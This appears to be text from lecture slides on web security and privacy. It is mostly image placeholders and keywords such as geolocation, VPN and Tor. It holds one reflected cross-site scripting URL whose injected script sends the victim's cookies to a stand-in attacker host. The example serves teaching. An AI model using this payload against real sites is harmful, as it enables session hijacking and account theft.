
XSS


`http://vulnerable.com/?q=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>`


geolocation











VPN

vpn.harvard.edu

torproject.org

to be continued...